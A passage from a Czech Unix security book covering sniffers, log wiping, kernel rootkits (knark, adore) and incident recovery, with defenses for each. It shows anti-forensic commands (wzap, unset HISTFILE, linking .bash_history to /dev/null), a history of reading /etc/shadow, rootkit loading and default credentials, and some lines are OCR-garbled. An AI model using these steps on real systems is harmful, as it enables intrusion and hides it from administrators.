Ve výpisu si všimněte zobrazeného jména (guest) a hesla (guest).

Stejně jako mnohé další nástroje určené pro správce systému jsou i sniffery zneužívány hackery. Dovedete si jistě představit, jaké množství citlivých dat „proteče“ v síti během relativně krátkého okamžiku. Příkladem mohou být jména a hesla uživatelů, důvěrné poštovní zprávy, přenášené soubory nebo tajné formuláře a zápisy z jednání. Ke všem těmto datům má útočník pomocí snifferu přístup.

Ačkoli nás popis toho, jak ochránit síť proti odposlechu dat, teprve čeká, je snad již teď jasné, proč pořádujeme sniffer za jeden z nejnebezpečnějších nástrojů. Naším oblíbeným snifferem je dsniff (<http://www.monkey.org/~dugsong/dsniff>), který můžete spolu s ostatními sniffery najít na <http://packetstormsecurity.org/sniffers/>.

## Jak sniffer pracuje

Funkci sniffingu nejlépe pochopíme na příkladu Ethernetu. Sniffery samozřejmě fungují i v jiných médiích, ale protože je Ethernet nejrozšířenější, zústaneme u něho.

Aby sniffer pracoval tak, jak očekáváme, musí síťová karta (NIC - network interface card) stroje, na kterém je spuštěn, zachytávat všechny pakety, které se v segmentu vyskytují. Obvykle síťová karta zpracovává pouze pakety určené pro ni samotnou. Aby zpracovávala i pakety, které nejsou určeny přímo pro ni, musíme ji nastavit do takzvaného promiskuitního režimu.

Jakmile je karta v promiskuitním režimu, může sniffer zpracovávat veškeré pakety, které se v ethernetovém segmentu objeví. Působnost sniffingu je omezena pouze na segment, ve kterém se nachází. Není tedy schopen zachytávat pakety, které se vyskytují v jiných segmentech, nacházejících se za směrovací, přepínači a dalšími zařízeními umožňujícími segmentaci sítě. Je samozřejmé, že sniffer umístěný na páteřní síti nebo v místě propojení sítí má přístup k mnohem většímu množství dat než sniffer nainstalovaný v izolované lokální síti.

Dále popíšeme některé populární sniffery a povíme si, jak se dají detektovat.

## Populární sniffery

Tabulka 8-2, ve které jsou některé sniffery uvedeny, není rozhodně kompletní, ale uvádí ty programy, se kterými se setkáváme nejčastěji.

Název	Autor	Adresa	Popis
Sniffit	Brecht Claerhout „coder“	<a href="http://reptile.rug.ac.be/~coder/sniffit/sniffit.html">http://reptile.rug.ac.be/~coder/sniffit/sniffit.html</a>	Jednoduchý sniffer pro Linux, SunOS, Solaris, FreeBSD a Irix
tcpdump 3.x	Steve McCanne, Craig Leres a van Jacobson	<a href="http://www-nrg.ee.lbl.gov/">http://www-nrg.ee.lbl.gov/</a>	Klasický analyzátor paketů, který je portován na široké spektrum platforem
linsniff	Mike Edulla	<a href="http://www.rootshell.com/">http://www.rootshell.com/</a>	Je určen k odchytávání linuxových hesel
solsniff	Michael R. Widner	<a href="http://www.rootshell.com/">http://www.rootshell.com/</a>	linsniff modifikovaný pro Solaris 2.x
Dsniff	DugSong	<a href="http://www.monkey.org/~dugsong">http://www.monkey.org/~dugsong</a>	Jeden z nejvýkonnějších snifférů
Snort		<a href="http://www.snort.org">http://www.snort.org</a>	Skvělý univerzální sniffer
Ethereal		<a href="http://www.ethereal.com/">http://www.ethereal.com/</a>	Fantastický volně šířitelný sniffer se spoustou dekodérů

Tabulka 8-2. Populární, volně dostupné sniffery pro Unix



## Obrana proti snifferům

Existují tři základní metody obrany:

**Používejte přepínané síťové technologie** Sdílený Ethernet je extrémně náchylný ke zneužití pomocí snifferů, protože veškeré pakety jsou dostupné každému zařízení v segmentu. Na přepínaném Ethernetu se nachází (zjednodušeně řečeno) každý počítač ve svém vlastním segmentu a pakety adresované na konkrétní síťové rozhraní jsou dostupné pouze pro toto rozhraní. Přechodem na přepínaný Ethernet navíc dosahneme větší průchodnosti sítě.

Přepínaný Ethernet vás však ochrání pouze před průměrně šikovným útočníkem. Pomocí programu arpredirect, který je součástí balíku dsniff (<http://www.monkey.org/~dugsong/dsniff>), lze poměrně jednoduše odposlouchávat pakety i na přepínaném Ethernetu. Více informací najdete v kapitole 10.

**Detekování snifferů** Existují dvě základní metody, které umožňují detektovat sniffer. Jedná se o detekování snifferů přímo na počítači, na kterém je instalován (lokálně), nebo o detekci po síti. Lokálně lze sniffer nejjednodušejí detektovat tak, že zkонтrolujeme, zda není síťové rozhraní nastaveno do promiskuitního režimu. Pod operačním systémem Unix toho lze dosáhnout pomocí příkazu ifconfig nebo některým z mnoha programů, jejichž příkladem může být cpm (Check Promiscuous Mode) (<ftp://ftp.cert.org/pub/tools/cpm/>) z univerzity Carnegie Mellon.

Sniffer je také vidět v seznamu běžících procesů a pravděpodobně bude vytvářet velké soubory se zachycenými daty. Jeho přítomnost lze tedy odhalit obvyklými příkazy operačního systému (ps, lsof

a grep). Tyto metody však nemusí být vždy efektivní, protože zkušený útočník téměř vždy zamaskuje běžící proces snifferu a soubory s daty bude tvorit ve skrytých adresářích.

Síťová detekce karty nastavené do promiskuitního režimu byla rye hypotetickou záležitostí až do vzniku programu AntiSniff od LOph (http://www.10pht.com). První verze je bohužel dostupná pouze pro Windows. Existuje však program sentinel (http://www.packetfactory.net/Projects/Sentinel), který lze spustit pod operačním systémem Unix a který lze použít k detekování síťových rozhraní v promiskuitním režimu.

**Šifrování (SSH, IPsec)** Nejkladitelnějším řešením je šifrování síťové komunikace. Pouze pokud použijeme šifrování komunikace mezi koncovými zařízeními, dosáhneme téměř stoprocentního zabezpečení. Délku klíče je třeba volit na základě aktuálnosti dat. Data, jejichž význam je pro útočníka po uplynutí krátkého časového intervalu minimální, lze šifrovat pomocí 40bitového klíče, což značně zvýší průchodnost celého systému.

SSH (Secure Shell) umožňuje šifrování interaktivní komunikace a přenosu souborů. Volně šířitelné verze pro nekomerční a vzdělávací účely najdete na http://www.ssh.org. Komerční verzi, nazvanou F-Secure Tunnel & Terminal, prodává firma Data Fellows (http://www.datafellows.com). Volně šířitelnou alternativou je OpenSSH, vytvořené týmem OpenBSD, a lze ho najít na http://www.openssh.com.

IPSec (IP Security Protocol) je navrhovaným internetovým standardem, který autentizuje a šifruje IP data. V dnešní době již existuje mnoho firem, které nabízí produkty založené na IPSec. Uživatelé Linuxu mohou vyzkoušet projekt FreeSWAN (http://www.freeswan.org/intro.html), který implementuje IPSec a IKE.

## Zahazování stop

Útočníci většinou nechtejí, abyste byli prostřednictvím systémových logů informováni o jejich aktivitách, takže relevantní informace z logů odstraňují. Součástí každého dobrého rootkitu je několik „čističů logů“. Mezi nejznámější patří zap, wzap, wted a remove. V mnoha případech však plně postačuje textový editor, jako je vi nebo emacs.

Prvním krokem při odstraňování stop o průniku je samozřejmě vymazání záznamů o přihlášení do systému. Kam je logována většina podobných informací, lze zjistit z konfiguračního souboru /etc/syslog.conf. Z dále uvedeného výpisu souboru syslog.conf můžeme usuzovat, že většina logových souborů se nachází v adresáři /var/log:

```
[quake]# cat /etc/syslog.conf
ii Log all kernel messages to the console.
# Logging much else clutters up the screen.
# kern.*                                     /dev/console
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none               /var/log/messages
# The authpriv file has restricted access.
authpriv.*                                    /var/log/secure
# Log all the mail messages in one place.
mail.*                                         /var/log/maillog
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg*                                       *
# Save mail and news errors of level err and higher in a
```

## Část 2 Hackování systému

```
# special file.
uucp,news.crit                                /var/log/spooler
```

Pouhým vypsáním tohoto adresáře najdeme mnoho různých log souborů (cron, maillog, messages, spooler, secure - log TCP Wrapperu, wtmp a xferlog).

Útočník musí editovat několik těchto souborů, včetně messages, secure, wtmp a xferlog. Protože soubor wtmp je v binárním tvaru, musí útočník k jeho editování použít speciální program z rootkitu. Může to být například wzap:

```
[quake]# who ./wtmp
joel      ftpd11264 Jul   1 12:09 (172.16.11.204)
root     ttym1      Jul   4 22:21
root     ttym1      Jul   9 19:45
root     ttym1      Jul   9 19:57
root     ttym1      Jul   9 21:48
root     ttym1      Jul   9 21:53
root     ttym1      Jul   9 22:45
root     ttym1      Jul  10 12:24
joel     ttym1      Jul  11 09:22
stuman   ttym1      Jul  11 09:42
root     ttym1      Jul  11 09:42
root     ttym1      Jul  11 09:51
root     ttym1      Jul  11 15:43
joel     ftpd841    Jul  11 22:51 (172.16.11.205)
root     ttym1      Jul  14 10:05
joel     ftpd3137   Jul  15 08:27 (172.16.11.205)
joel     ftpd82     Jul  15 17:37 (172.16.11.205)
joel     ftpd945    Jul  17 19:14 (172.16.11.205)
root     ttym1      Jul  24 22:14
```

```
[quake]# /opt/wzap
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...
```

```
[quake]# who ./wtmp.out
root     ttym1      Jul   4 22:21
root     ttym1      Jul   9 19:45
root     ttym1      Jul   9 19:57
root     ttym1      Jul   9 21:48
root     ttym1      Jul   9 21:53
root     ttym1      Jul   9 22:45
root     ttym1      Jul  10 12:24
stuman   ttym1      Jul  11 09:42
root     ttym1      Jul  11 09:42
root     ttym1      Jul  11 09:51
root     ttym1      Jul  11 15:43
root     ttym1      Jul  14 10:05
```

```
root      ttyl      Jul 24 22:14
root      tty1      Jul 24 22:14
```

Nový soubor wtmp.out již neobsahuje žádnou zmínu o přihlášení uživatele joel. Nyní stačí pouze zkopírovat wtmp.out do systémového wtmp. Některé programy, jako třeba zap pro SunOS 4.x, dokážou změnit datum a čas posledního přihlášení uživatele do systému. Po opravách v souboru wtmp následují manuální opravy v souborech secure, messages a xferlog.

Jedním z posledních kroků je vymazání záznamů o zadaných příkazech. Mnoho příkazových interpreterů udržuje historii dříve zadaných příkazů. Například /bin/bash udržuje tuto historii v souboru .bash\_history, který se nachází v domovském adresáři uživatele. Jeho obsah může vypadat takto:

```
tail -f /var/log/messages
vi chat-pppO
kill -9 1521
logout
< zde se útočník přihlásil a začal pracovat >
id
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat řna >> /tmp/.badstuff/ns.log
arp na >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name ntype f řperm n4000 >> /tmp/.badstuff/suid.1og
find / -name ntype f řperm n2000 >> /tmp/.badstuff/sgid.1og
...
...
```

Útočník tedy obyčejným editorem vymaže inkriminované příkazy a programem touch nastaví správný čas posledního přístupu k souboru. Většinou však útočník zápis použitých příkazů do daného souboru blokuje zadáním příkazů:

```
unset HISTFILE; unset SAVEHIST
```

Je také možné nalinkovat soubor .bash\_history nebo jemu podobný do /dev/null.

```
[rurnble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx 1 root      root          9 Jul 26 22:59 .bash_history -> /dev/null
```

## Obrana proti zahrazování stop

Je důležité zapisovat logované informace na médium, které se těžko modifikuje. Takovým médiem může být například souborový systém, který podporuje metodu zápisu append-only (pouze připoj). Informace pak může být pouze připojena k již existujícímu souboru. Nejdřív se však o definitivní řešení, protože je lze obejít. Další metodou je zapisovat kritickou informaci pomocí programu syslog na zabezpečený počítač v síti. Program Secure syslog od Core Labs (<http://www.core-sdi.com/download/download.html>) přidává ke klasickým síťovým vlastnostem syslogu ještě šifrování informací. Zapamatujte si, že pokud je

systém napaden, je nerozumné spoléhat se na lokální soubory s logy, protože je poměrně snadné je změnit.

## Rootkity jádra

Dosud jsme si popisovali rootkity, které nějakým způsobem modifikují příkazy operačního systému (vytvářejí trojské koně). Nutno poznamenat, že tyto metody ovládnutí systému jsou již pasé. Poslední verze rootkitů modifikují jádro operačního systému, takže ovlivní běh všech systémových programů, aniž by musely opravovat jeden program po druhém.

Většinou je zneužíván mechanismus dynamicky připojovaných modulů (LKM - Loadable Kernel Module). Tento mechanismus umožňuje přidat nové funkce jádra pouhým dynamickým připojením nového modulu. Není tedy nutné vytvářet kompletně nové jádro překladem ze zdrojových kódů. Výhodou je možnost kdykoli za běhu systému přidat nebo ubrat modul v závislosti na tom, zda je daná funkce zrovna požadována, či nikoli. Překladem tak může být vytvořeno malé kompaktní jádro, do kterého jsou v případě potřeby dynamicky přidávány další moduly. LKM je podporováno v mnoha variantách operačního systému Unix, včetně Linuxu, FreeBSD a Solarisu. Tento mechanismus však může být útočníkem zneužít ke kompletnímu zmanipulování jak systému, tak i všech běžících procesů. Je možné připojit moduly, které budou zachytávat systémová volání a modifikovat je za účelem ovlivnění reakce systému na určité příkazy. Příklady takovýchto rootkitů jsou knark pro Linux (<http://packetstormsecurity.org/IJNIX/penetration/rootkiLs/knark-0.59-tar.gz>) a Solaris Loadable Kernel Modules (<http://packetstormsecurity.org/groups/thc/slkm-I.O.tar.gz>) od THC. Podrobněji se budeme zabývat rootkitem knark. Knark vytvořil Creed a jedná se o rootkit pro linuxová jádra 2.2.x. Srdečem rootkitů je modul knark.o, který lze do jádra připojit pomocí utility insmod:

```
[shadow]# /sbin/insmod knark.o
```

Přesvědčíme se, že je modul připojen:

```
[shadow]# /sbin/lsmod
Module           Si ze Ušed   by
knark          6936    0  (unused)
nls_iso8859-1  2240    1  (autoclean)
lockd          30344   1  (autoclean)
sunrpc         52132   1  (autoclean) [lockd]
rtl18139       11748   1  (autoclean)
```

Vidíme, že modul knark je připojen. Je zřejmé, že tímto způsobem může správce systému modul snadno detektovat. Proto útočník zcela jistě použije ještě modul modhide.o (součást rootkitů), který zajistí, že se knark ve výpisu pořízeném programem lsmod neobjeví.

```
[shadow]# /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow]# /sbin/lsmod
Module           Si ze Ušed   by
nls_iso8859-1  2240    1  (autoclean)
lockd          30344   1  (autoclean)
sunrpc         52132   1  (autoclean) [lockd]
rtl18139       11748   1  (autoclean)
```

Další zajímavé utility, které můžeme najít v rootkitu, jsou:

- hidef skryje zadané soubory
- unhidef zviditelní skryté soubory
- ered se používá ke konfiguraci přesměrování běhu kódu programu. Umožňuje vykonání kódu trojského koně místo originálních verzí programů.
- nethide skryje řetězce v /proc/net/tcp a /proc/net/udp. Z těchto míst bere netstat informace o navázaných spojeních, takže je možné skrýt informace o spojeních vytvořených útočníkem.
- taskhack změní UID a GID běžícího procesu, takže útočník může lehce změnit vlastníka procesu /bin/sh (obyčejný uživatel) na uživatele s UID 0 (root).
- rexec umožňuje vzdálené vykonání příkazů na knark serveru. Podporuje podvržení zdrojové IP adresy, takže znesnadňuje odhalení útočníkova systému.
- rootme umožňuje získat privilegia superuživatele bez použití SUID programů:

```
[shadow]$ rootme /bin/sh
rootme.c by Creed @ #hack.se 1999 creed@sekure.net
Do you feel lucky today, haxOr?
bash#
```

Další variantou rootkitu knark je rootkit adore, který vytvořil Teso (<http://packetstormsecurity.org/groups/teso/adore-0.38.tar.gz>). Tento program má stejné funkce jako knark. V některých aspektech je možná dokonce lepší.

```
[shadow]$ ava
Usage: ./ava { h,u,r,i,v,U} [file, PID or dummy (for 'U')]
    h hide file
    u unhide file
    r execute as root
    U uninstall adore
    i make PID invisible
    v make PID visible
```

Jestli ještě pořád nemáte husí kůži, prostudujte dokument <http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt>, který popisuje, jak vytvářet zadní vrátká přímo v části operační paměti vyhrazené jádru na systémech bez LKM. Na zmíněném serveru najdete i odpovídající nástroje. V neposlední řadě je třeba zmínit práci Job De Haase věnovanou modifikování jádra operačního systému Solaris. Pokusný kód ve fázi betaverze testovaný na Solarisu 2.6 sparc a 2.7 intel najdete na následujícím URL: <http://www.it-sx.com/kernmod-0.2.tar.gz>.

## Obrana proti rootkitům jádra

Jak jsme ukázali, rootkitky mohou být velmi nebezpečné a je téměř nemožné je odhalit, protože v případě napadení nemůžete věřit systémovým programům ani jádru operačního systému. Pokud je napadeno jádro, nemusí správně fungovat ani programy, jako je Tripwire. Jednou z možností, jak detekovat knark, je použít ho sám proti sobě. Knark totiž umožňuje útočníkovi skrýt libovolný proces zasláním signálu 31 (kill -31 PID) a skrytý soubor opět zviditelnit zasláním signálu 32 (kill -32 PID). Můžeme tedy vytvořit jednoduchý skript, který pošle signál 32 každému procesu v systému a skryté procesy tak zviditelní.

```
#!/bin/sh
rm pid
S=1
while [ $S -lt 10000 ]
do
    if kill -32 $S; then
        echo "$S" >> pid
    fi
S='expr $S + 1'
Done
```

Myslete na to, že signály 31 a 32 jsou konfigurovatelné, takže zkušený útočník určitě jejich hodnoty změní, aby detekci ztížil.

K efektivní obraně můžete také použít nástroj zvaný carbonite (<http://www.foundstone.com/rdlabs/proddesc/carbonite.html>) od Kevina Mandia a Keitha Jonesa z Foundstone. Carbonite je modul jádra, který „zamrazi“ stav každého procesu ze struktury task\_struct, ve které jádro udržuje informace o běžících procesech. Na základě těchto informací můžeme snadno odhalit škodlivé LKM. Získání informací o běžících procesech je úspěšné i v případě, že útočník některé procesy skryl pomocí nástroje typu knark, protože carbonite je vykonáván v kontextu jádra operačního systému.

Nejlepší obranou je však vždy prevence. Skvělou prevencí může být použití programu, jako je LIDS (Linux Intrusion Detection System - linuxový systém detekce průniků), který lze získat na <http://www.lids.org>. Mezi funkce programu patří následující:

- Schopnost zabezpečit jádro proti modifikacím
- Schopnost zakázat připojování a odpojování modulů
- Nové atributy souborů (pouze připoj)
- Uzamykání sdílených segmentů paměti
- Ochrana proti manipulacím s ID procesu
- Ochrana citlivých /dev souborů
- Detekce skenerů portů

LIDS je záplata, která musí být aplikována na aktuální zdrojové soubory jádra. Po aplikaci musí být jádro znovu vytvořeno (přeloženo). Poté co je LIDS nainstalován, použijte utilitu lidsadm, kterou zabezpečte jádro proti výše zmíněným LKM útokům. Podívejme se, co se stane, když je nainstalován LIDS a pokusíme se spustit knark:

```
[shadow]# insmod knark.o
Command terminated on signal 1.
```

Pohled do /var/log/messages nám prozradí, že LIDS pokus o připojení modulu nejenom detekoval, ale že ho preventivně znemožnil.

```
Jul  9 13:32:02 shadow kernel: LIDS: insmod (3 1 inode 58956) pid 700 user (0/0)
on pts0: CAP_SYS_MODULE violation: try to create module knark
```

Na obranu proti rootkitům vznikl další, relativně nový balík, který se jmenuje St. Michael (<http://www.sourceforge.net/projects/stjude>). Jedná se o LKM, který se pokouší detekovat a zabránit pokusu o instalaci zákeřného modulu do běžícího linuxového systému. Děje se tak pomocí monitorování

pokusů procesů `init_module` a `delete_module` o změny v tabulce systémových volání. Pokud používáte jiný systém než Linux a požadujete vysokou úroveň zabezpečení, zvažte vypnutí funkce LKM. Není to příliš elegantní řešení, ale může zabránit méně zkušeným útočníkům v tom, aby vám zkazili odpoledne.

## Uvedení napadeného systému do původního stavu

Prestože zde nemůžeme popisovat kompletní procedury vyhodnocení, zpracování a likvidace incidentu (více informací najdete v knize *Incident Response: Investigating Computer Crime* autorů Chrise Prosise a Kevina Mandii - Osborne/McGraw-Hill, 2001), můžeme připravit nástroje, které budou velmi užitečné v okamžiku, kdy dojde k osudovému telefonickému rozhovoru. K jakému rozhovoru? Může vypadat nějak takto: „Haló, tady je systémový administrátor ten a ten. Mám důvod si myslet, že nějaký uživatel vašeho systému napadá můj počítač.“ Jak je to možné? Tady vypadá všechno v pořádku,“ odpovíte. Volající bude chtít, abyste pořádně prověřili systém a dali vědět, jak vše dopadlo. Vašeho žaludku se zmocní pocit, jež dokáže popsat pouze administrátor, který již byl někdy napaden. Musíte zjistit, co a jak se přihodilo. Zůstaňte klidní a pamatujte na to, že jakákoli vaše činnost může mít vliv na stopy zanechané útočníkem. Pouhým prohlédnutím souboru změnите čas posledního přístupu.

Prvním krokem by mělo být vytvoření balíku staticky linkovaných programů, které jsou verifikovány proti jejich originálům od výrobce, pomocí šifrované signatury. Je bezpodmínečně nutné použít staticky linkované verze programů, protože pouze tak se vyhneme důsledkům použití modifikovaných sdílených knihoven. Musíme totiž předpokládat, že útočník již do sdílených knihoven instaloval trojské koně. Soubor takových programů musíme vytvořit ještě před tím, než dojde k incidentu. Připravte si floppy disk nebo CD-ROM, který bude obsahovat alespoň následující staticky linkované programy:

<code>ls</code>	<code>su</code>	<code>dd</code>
<code>ps</code>	<code>1ogi n</code>	<code>du</code>
<code>Netstat</code>	<code>grep</code>	<code>Isof</code>
<code>w</code>	<code>df</code>	<code>top</code>
<code>Finger</code>	<code>sh</code>	<code>file</code>

Jestliže máme připraveny výše uvedené programy, musíme zajistit, aby během zkoumání systému nedošlo ke změně ani jediného ze tří časových údajů asociovaných s každým souborem. Jedná se o čas posledního přístupu, čas modifikace (změny) a čas vytvoření. Jednoduchou metodou, jak tyto údaje zachovat, je spustit následující příkazy a jejich výstup uložit na disketu nebo jiné externí médium:

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

Během analýzy by měl být systém odpojen od sítě, abyste se vyhnuli dalšímu obtěžování ze strany útočníka. V mnoha případech bude na napadeném systému použit rootkit v implicitní konfiguraci. V závislosti na tom, jaký rootkit bude použit, naleznete v systému mnoho souborů rootkitu, logů od snifferů atd. Tohle platí pouze v případě, že nebude použit rootkit jádra. Pokud ano, v žádném případě nezískáte pomocí výše uvedeného postupu důvěryhodné výsledky. V případě, že byl napadeným systémem Linux, zvažte použití důvěryhodného bootovacího média se systémem, jako je například Trinux (<http://www.trinux.org>). Nástroje v něm obsažené by vám měly umožnit s určitostí říci, zda byl použit rootkit, či nikoli. Dále použijte níže uvedené zdroje k tomu, abyste zjistili, co v systému bylo změněno

a jak k tomu došlo. Je důležité mít absolutně přesné záznamy o příkazech, které jste spouštěli, včetně kopí ježich výstupů.

- <http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq>
- <http://staff.washington.edu/dittrich/misc/faqs/responding.faq>
- <http://home.datacomm.ch/prutishauser/textz/backdoors/rootkits-desc.txt>
- <http://www.fish.com/forensics/freezing.pdf> a odpovídající toolkit (<http://www.fish.com/security/tct.html>)

Je také nezbytné mít vytvořen dobrý plán řešení incidentů ještě před tím, než k incidentu dojde (<http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdO>). Nestaňte se jedním z mnoha lidí, kteří hned po zjištění průniku volají odborníky. Je mnoho kroků, které lze mezi těmito dvěma okamžiky udělat.

## SHRNUTÍ

Jak jsme viděli, Unix je komplexní systém, jehož zabezpečení vyžaduje mnoho úsilí. Jeho síla a elegance, která má na svědomí jeho popularitu, je zároveň příčinou jeho slabostí. Obrovské množství síťových a lokálních metod průniků umožňuje útočníkovi ovládnout i dobře zabezpečený systém. Denně jsou objevovány nové chyby založené na principu přeplnění bufferu. Programátoři stále neuplatňují bezpečné metody programování a nástroje monitorující aktivity útočníků zastarávají během týdnů. Probíhá neustálý boj o to, zda budeme v pochopení a odstranění nových chyb rychlejší než útočníci. V tabulce 8-3 jsou uvedeny další zdroje informací, které vám pomohou dosáhnout vítězství.

Jméno	Operační systém	Adresa	Popis
Titan	Solaris	<a href="http://www.fish.com/titan">http://www.fish.com/titan</a>	Soubor programů napomáhajících zabezpečení Solarisu
FAQ o bezpečnosti Solarisu	Solaris	<a href="http://www.itworld.com/Comp/2377/security-faq/">http://www.itworld.com/Comp/2377/security-faq/</a>	Návod k zabezpečení Solarisu
Opevnění Solarisu	Solaris	<a href="http://www.enteract.com/-lspitz/armoring.html">http://www.enteract.com/-lspitz/armoring.html</a>	Popis systematické přípravy na instalaci firewallu. Obsahuje skript k zabezpečení systému
Jak na bezpečnost ve FreeBSD	FreeBSD	<a href="http://www.freebsd.org/~jkb/howto.html">http://www.freebsd.org/~jkb/howto.html</a>	Ačkoliv je tento materiál zaměřen na FreeBSD, dá se použít i v případě jiných Unixů (zvláště OpenBSD a NetBSD)
Bezpečnostní příručka linu-xového administrátora (LASG) od Kurta Seifrieda	Linux	<a href="https://www.seifried.org/lasg">https://www.seifried.org/lasg</a>	Jeden z nejlepších dokumentů o zabezpečení Linuxu

Sledování logů od Lan- ce Spitznera	Obecný	<a href="http://www.enteract.com/~lspitz/swatch.html">http://www.enteract.com/~lspitz/swatch.html</a>	Jak naplánovat a implementovat automatický filtr logů za použití programu swatch. Obsahuje příklady konfigurace a implementace
Seznam bez- pečnostních opatření pro UNIX (Verze 1.1)	Obecný	<a href="ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist_1.1">ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist_1.1</a>	Skvělý seznam bezpečnostních opatření
FAQ o bez- pečném pro- gramování v Unixu (Peter Galvin)	Obecný	<a href="http://online.vsi.ru/library/Programmer/UNIX_SEC_FAQ/secprog.html">http://online.vsi.ru/library/Programmer/UNIX_SEC_FAQ/secprog.html</a>	Tipy na bezpečný návrh, bezpečné programovací metody a testování
Jak odhalit vetřelce (CERT)	Obecný	<a href="http://www.cert.org/techjips/intruder_detection_checklist.html">http://www.cert.org/techjips/intruder_detection_checklist.html</a>	Návod k vyhledávání příznaků napadení vašeho systému

Tabulka 8-3. Zdroje informací o zabezpečení Unixu

# ČÁST 3

## Hackování sítě

# **STUDIE: POUŽITÍ VŠECH TĚCH ŠPINAVÝCH TRIKŮ**

Jednou ze zábavných částí dial-up útoku je to, že pokud se po dlouhých hodinách útoku vrátíte k obrázovce programu ToneLoc, hned vidíte, co jste ulovili. Je to jako lovení ryb do sítě. Tento druh lovů nevyžaduje žádné zvláštní vědomosti a výsledky jsou patrné na první pohled. V případě výpočetních systémů tak můžeme v síti najít několik „kousků“ pcAnywhere, směrovačů Cisco a různých unixových systémů, které jsou připojeny do vnitřní podnikové sítě, a jsou dostupné prostřednictvím komutovaných linek. Následující scénáře demonstrují snadnou napadnutelnost dial-up systémů.

## **Scénář 1: PC Everywhere**

K vnitřní podnikové síti je připojen systém s pcAnywhere, který očekává připojení vzdáleného uživatele. Tento systém není správně zabezpečen a umožňuje připojení bez zadání jména a hesla. Jak můžete takovéhle spojení odhalit? Podle banneru, který získáte programem ToneLoc:

Please press <Enter>...

Takovýhle případ je jednou z nejvážnějších a nejskodlivějších situací, která může ohrozit bezpečnost vnitřní sítě s připojeným pcAnywhere. I průměrný útočník dokáže na takový server proniknout a možná tak získat přístup do celé vnitřní sítě. Pokud se podaří spojení navázat, lze jednoduchým příkazem ipconfig (nebo winipcfg v prostředí Windows 9x) vypsat IP adresu napadeného počítače a další informace, které mohou pomoci při definování směrů budoucích útoků. Může se stát, že v závislosti na topologii sítě může útočník získat interní informace o zaměstnancích, obchodních strategiích a finančních tocích organizace. Počítače s pcAnywhere často umožňují přenos souborů na a 2 dalšího počítače v síti. Útočník pak může na tento počítač nainstalovat své nástroje a základy k ovládnutí celé sítě jsou položeny. Navíc lze proti tomuto druhu útoku bojovat mnohem hůře než proti standardnímu útoku přes firewall nebo hraniční směrovač, protože správce systému jen těžko odhalí zdroj útoku.

## **Scénář 2: Implicitně konfigurované směrovače Cisco**

Další příčinou ohrožení jsou směrovače Cisco, umožňující díky nedbalému administrátorovi zneužít jejich privilegovaného režimu. Útočníci v síti denně nacházejí implicitně nakonfigurované a zcela přístupné směrovače. Stav vašeho směrovače můžete prověřit tak, že se na něj pomocí dial-upu napojíte a budete dávat pozor, zda se neobjeví banner tohoto typu:

router\_099>

Velkým problémem je, že jednoduché příkazy typu help, ?, nebo dokonce show con mohou rychle identifikovat stav, ve kterém se směrovač nachází. V případě směrovačů se dial-up připojení používá poměrně často, protože umožňuje odstraňovat problémy na zařízení i v případě, kdy je prostřednictvím IP protokolu nedostupné. K bezpečnostním problémům dochází v případě, že nedojde ke korektnímu ukončení relace se směrovačem. Dochází k tomu zvláště v případě, že se líný administrátor neodhlásí, ale prostě jenom zavésí modem. V mnoha případech pak směrovač zůstane ve stejném stavu, v jakém ho administrátor zanechal. Útočník pak může například identifikovat další směrovače a může začít mapovat topologii sítě v blízkém okolí. Pokud se směrovač s dial-up přístupem nachází ve vnitřní síti, je to pro útočníka jedinečná příležitost, jak získat přístup k IP adresám vnitřní sítě, které jsou jinak skryté za firewalem. Pokud je směrovač ponechán nezodpovědným administrátorem v režimu „enabled“, lze příkazem

show con vypsat zašifrované heslo, které lze poměrně jednoduše dešifrovat. Pro administrátora a jeho síť to znamená konec hry. Dešifrovací algoritmus je běžně dostupný v Internetu a je implementován například i pro Palm Pilota.

## Scénář 3: Unixové systémy

V mnoha případech prozradí systémové bannery spousty užitečných informací, včetně typu operačního systému a jeho verze. Život útočníka je v takovém případě mnohem jednodušší. Podívejme se například na následující banner USL Unixu:

```
The system's name is HappyDays  
Welcome to USL UNIX System V Release 4.2 Version 1
```

Mnoho systémů se navíc nachází v implicitní konfiguraci, takže použití konta „oracle“ s heslem „oracle“ nebo zcela bez hesla může přinést až neočekávané výsledky. Další slibné možnosti představují „Sybase“ a „Informix“. Po nainstalování databáze bývá na tato konta často zapomenuto. Mezi systémová implicitní konta dále patří například „public“, „info“ nebo „guest“. Tato konta nemají mnohdy nastavena žádná hesla a po přihlášení poskytnou omezený shell nebo menu různého typu. V závislosti na tom, jak dobré jsou tyto přístupy zabezpečeny, je jejich prolomení a získání systémové příkazové řádky jednoduché, složité nebo zcela nemožné.

Nadchlo vás chytání ryb pomocí sítě? Uvedené příklady představují pouze minimum z obrovského množství postupů, které jsou denně použity k průnikům do sítí prostřednictvím dial-up připojení. V kapitolách 9 a 13 popíšeme jednoduché techniky, které pomohou podobným průnikům zabránit. Dříve než se jimi budeme zabývat, je třeba si uvědomit, že modemová spojení se velmi těžko trasují směrem k útočníkovi. Tato spojení jsou většinou uskutečněna pomocí jednoduchého vtOO terminálu, takže neexistuje IP adresa, která by identifikovala původ relace. Získávání dat, která by umožnila volajícího identifikovat, od operátora ústředny může být složitým a zdlouhavým procesem. Budě tedy velmi ostražití, abyste se neocitli v síti rozhodného a nelítostného útočníka.

# Kapitola 9

Hacking  
vytáčeného spojení,  
PBX, hlasové pošty  
a sítí VPN

Jen na málo věcí v síti se tak často zapomíná jako na staré dobré telefonní linky. V této kapitole si ukážeme, jak může i pravěký 9600baudový modem srazit rádoby superbezpečnou síť na kolena.

